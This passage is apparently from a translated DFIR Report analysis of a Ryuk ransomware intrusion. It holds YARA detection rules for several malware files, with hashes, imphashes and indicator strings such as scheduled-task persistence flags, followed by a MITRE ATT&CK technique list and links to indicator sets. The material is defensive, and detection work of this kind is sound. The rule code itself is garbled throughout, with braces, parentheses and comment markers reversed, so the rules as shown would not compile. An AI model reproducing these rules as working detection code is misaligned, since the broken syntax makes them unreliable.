\$s7 = "__ZNSt12__basic_fileIcEC1EP17__gthread_mutex_t" fullword ascii

\$s8 = "__ZGVZN12_GLOBAL__N_116get_locale_mutexEvE12locale_mutex" fullword ascii

\$s9 = "__ZZN12_GLOBAL__N_116get_locale_mutexEvE12locale_mutex" fullword ascii

\$s10 = "__ZN12_GLOBAL__N_116get_locale_mutexEv" fullword ascii

\$s11 = "hmutex" fullword ascii





```
$s12 = "__ZGVZN12_GLOBAL__N_122get_locale_cache_mutexEvE18locale_cache_mutex"  
fullword ascii
```

```
$s13 = "__ZZN12_GLOBAL__N_122get_locale_cache_mutexEvE18locale_cache_mutex"  
fullword ascii
```

```
$s14 = "__gthr_win32_mutex_init_function" fullword ascii
```

```
$s15 = "___gthr_win32_recursive_mutex_init_function" fullword ascii
```

```
$s16 = "__gthr_win32_recursive_mutex_init_function" fullword ascii
```

```
$s17 = "___gthr_win32_mutex_init_function" fullword ascii
```

```
$s18 = "___gthr_win32_mutex_lock" fullword ascii
```

```
$s19 = "__gthr_win32_recursive_mutex_lock" fullword ascii
```

```
$s20 = "___gthr_win32_recursive_mutex_lock" fullword ascii
```

condition:

```
uint16(0) == 0x5a4d and filesize < 4000KB and
```

```
)pe.imphash() == "d36627a0f5a150566b96bff0bfb0e763" or 8 of them(
```

```
{
```

```
rule ryuk3_1007_pagefilerpqy}
```

meta:

```
description = "files - file pagefilerpqy.exe"
```

```
author = "The DFIR Report"
```

```
reference = "https://thedfirreport.com/"
```

```
date = "2020-10-31"
```

```
hash1 = "a4468c28e4830acf526209c0da25536ff0f682a0239ced1983a08d1ddd476963"
```

strings:

```
$s1 = "youtube.com" fullword ascii
```

```
$s2 = "amazon.com" fullword ascii
```





```
$s3 = "ebay.com" fullword ascii
$s4 = "mymutex" fullword ascii
$s5 = "User-Agent: Mozilla/5.0 (Windows NT " fullword ascii
$s6 = "Accept-language: " fullword ascii
$s7 = "Agent, " fullword wide
$s8 = "TARAT d.o.o.1" fullword ascii
$s9 = "TARAT d.o.o.0" fullword ascii
$s10 = "; Trident/7.0; rv:11.0) like Gecko" fullword ascii
$s11 = ") AppleWebKit/537.36 (KHTML, like Gecko) Chrome/" fullword ascii
$s12 = ".0) Gecko/20100101 Firefox/" fullword ascii
$s13 = " /RL HIGHEST" fullword wide
$s14 = "/CREATE /SC ONSTART" fullword wide
$s15 = "Referer: https://www." fullword ascii
$s16 = "Bapi-ms-win-appmodel-runtime-l1-1-1" fullword wide
$s17 = " Agent" fullword wide
$s18 = "Badvapi32" fullword wide
$s19 = "Ljubljana1" fullword ascii
$s20 = "Mozilla" fullword ascii /* Goodware String - occured 26 times/*
```

condition:

```
uint16(0) == 0x5a4d and filesize < 800KB and
)pe.imphash() == "ee60dc6086fb4fce34e1e9ff4767a8b8" or 8 of them(
{
```

```
rule ryuk3_1007_Firefox}
```

meta:

description = "files - file Firefox.exe"





```
author = "The DFIR Report"
reference = "https://thedfirreport.com"/
date = "2020-10-31"
hash1 = "3fc65b7e7967353f340ead51617558a23f14447ab91d974268f53ab0c17052e0"
strings:

$s1 = "youtube.com" fullword ascii
$s2 = "amazon.com" fullword ascii
$s3 = "ebay.com" fullword ascii
$s4 = "mymutex" fullword ascii
$s5 = "User-Agent: Mozilla/5.0 (Windows NT " fullword ascii
$s6 = "Accept-language: " fullword ascii
$s7 = "Agent, " fullword wide
$s8 = "TARAT d.o.o.1" fullword ascii
$s9 = "TARAT d.o.o.0" fullword ascii
$s10 = "; Trident/7.0; rv:11.0) like Gecko" fullword ascii
$s11 = ") AppleWebKit/537.36 (KHTML, like Gecko) Chrome/" fullword ascii
$s12 = ".0) Gecko/20100101 Firefox/" fullword ascii
$s13 = " /RL HIGHEST" fullword wide
$s14 = "/CREATE /SC ONSTART" fullword wide
$s15 = "Referer: https://www." fullword ascii
$s16 = "Bapi-ms-win-appmodel-runtime-l1-1-1" fullword wide
$s17 = " Agent" fullword wide
$s18 = "Badvapi32" fullword wide
$s19 = "Ljubljana1" fullword ascii
    $s20 = "Mozilla" fullword ascii /* Goodware String - occurred 26 times/*

condition:

uint16(0) == 0x5a4d and filesize < 800KB and
```





```
pe.imphash() == "ee60dc6086fb4fce34e1e9ff4767a8b8" or 8 of them(
{

rule ryuk3_1007_PL64}

meta:

description = "files - file PL64.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com/"
date = "2020-10-31"
hash1 = "a7514209db9d9c7c51927308d4f0b491464e11391af3c6ae31cb87d91fac995d"
strings:

$s1 = "reindex <command> -? will give you the usage for each command" fullword wide
$s2 = "<requestedExecutionLevel level='asInvoker' uiAccess='false'/>" fullword ascii
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "Usage: %s %s%s" fullword wide
$s5 = "B:\\\\WindowsSDK7-Samples-master\\\\WindowsSDK7-Samples-master\\\\winui\\\\WindowsSearch\\\\ReindexMatchingUrls\\\\x64\\\\Release\\\\Reindex.pdb" ascii
$s6 = "Failed to reindex - %s" fullword wide
$s7 = "Supported commands:" fullword wide
$s8 = "SUBCOMMAND" fullword wide
$s9 = "<WHERE_CLAUSE> (EX. reindex where System.ItemNameDisplay = 'test.txt')" fullword wide
$s10 = "No command specified." fullword wide
$s11 = "Command not recognized: %s" fullword wide
    $s12 = "Reindexing - %s" fullword wide
    $s13 = "Reindexed - %s" fullword wide
    $s14 = ".?AVCReindexMatchingWhereClauseCommand@@" fullword ascii
```





\$s15 = ".?AVCReindexWhereClauseCommand@@" fullword ascii

\$s16 = ".?AVCMetaCommand@@" fullword ascii

\$s17 = ".?AVCReindexMatchingMimeTypeCommand@@" fullword ascii

\$s18 = ".?AVCReindexMatchingFileTypeCommand@@" fullword ascii

\$s19 = "Unrecognized option: %s%s%s" fullword wide

\$s20 = "OnItemsChanged(%s) failed with 0x%x" fullword wide

condition:

uint16(0) == 0x5a4d and filesize < 2000KB and

pe.imphash() == "102983d1d06c7d80b040d45e9425a96f" or 8 of them(

{

/Super Rules/ -----

rule ryuk3_1007_pagefilerpqy_Firefox_0}

meta:

description = "files - from files pagefilerpqy.exe, Firefox.exe"

author = "The DFIR Report"

reference = "https://thedfirreport.com/"

date = "2020-10-31"

hash1 = "a4468c28e4830acf526209c0da25536ff0f682a0239ced1983a08d1ddd476963"

hash2 = "3fc65b7e7967353f340ead51617558a23f14447ab91d974268f53ab0c17052e0"

strings:

\$s1 = "youtube.com" fullword ascii

\$s2 = "amazon.com" fullword ascii

\$s3 = "ebay.com" fullword ascii

\$s4 = "mymutex" fullword ascii

\$s5 = "User-Agent: Mozilla/5.0 (Windows NT " fullword ascii

\$s6 = "Accept-language: " fullword ascii





```
$s7 = "Agent, " fullword wide
$s8 = "TARAT d.o.o.1" fullword ascii
$s9 = "TARAT d.o.o.0" fullword ascii
$s10 = "; Trident/7.0; rv:11.0) like Gecko" fullword ascii
$s11 = ") AppleWebKit/537.36 (KHTML, like Gecko) Chrome/" fullword ascii
$s12 = ".0) Gecko/20100101 Firefox/" fullword ascii
$s13 = " /RL HIGHEST" fullword wide
$s14 = "/CREATE /SC ONSTART" fullword wide
$s15 = "Referer: https://www." fullword ascii
$s16 = "Bapi-ms-win-appmodel-runtime-l1-1-1" fullword wide
$s17 = " Agent" fullword wide
$s18 = "Badvapi32" fullword wide
$s19 = "Ljubljana1" fullword ascii
$s20 = "Mozilla" fullword ascii /* Goodware String - occured 26 times/*
```

condition:

```
uint16(0) == 0x5a4d and filesize < 800KB and pe.imphash() ==
"ee60dc6086fb4fce34e1e9ff4767a8b8" and ( 8 of them(
(or) ( all of them(
{
```

MITRE

Spearphishing Link – T1566.002

PowerShell – T1059.001

Command-Line Interface – T1059

User Execution – T1204

Process Injection – T1055

Exploitation for Privilege Escalation – T1068

Domain Trust Discovery – T1482





Domain Groups – T1069.002

Domain Account – T1087.002

Remote System Discovery – T1018

SMB/Windows Admin Shares – T1021.002

Remote Desktop Protocol – T1021.001

Archive Collected Data – T1560

Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol – T1048.003

Standard Application Layer Protocol – T1071

Commonly Used Port – T1043

Data Encrypted for Impact – T1486

Code Signing – T1553.002

Service Execution – T1569.002

Scheduled Task – T1053.005

Registry Run Keys / Startup Folder – T1547.001

Credential Access – T1558.003

نشانه‌های مرتبط با گروه تهدیدگر

نشانه‌های UNC 1878 منتشر شده توسط FireEye:

<https://gist.github.com/aaronst/6aa7f61246f53a8dd4bfe8a86e832456>

نشانه‌های UNC 1878 از Threatconnect

<https://github.com/ThreatConnect-Inc/research-team/blob/master/IOCs/WizardSpider-UNC1878-Ryuk.csv>

منبع:

<https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/>

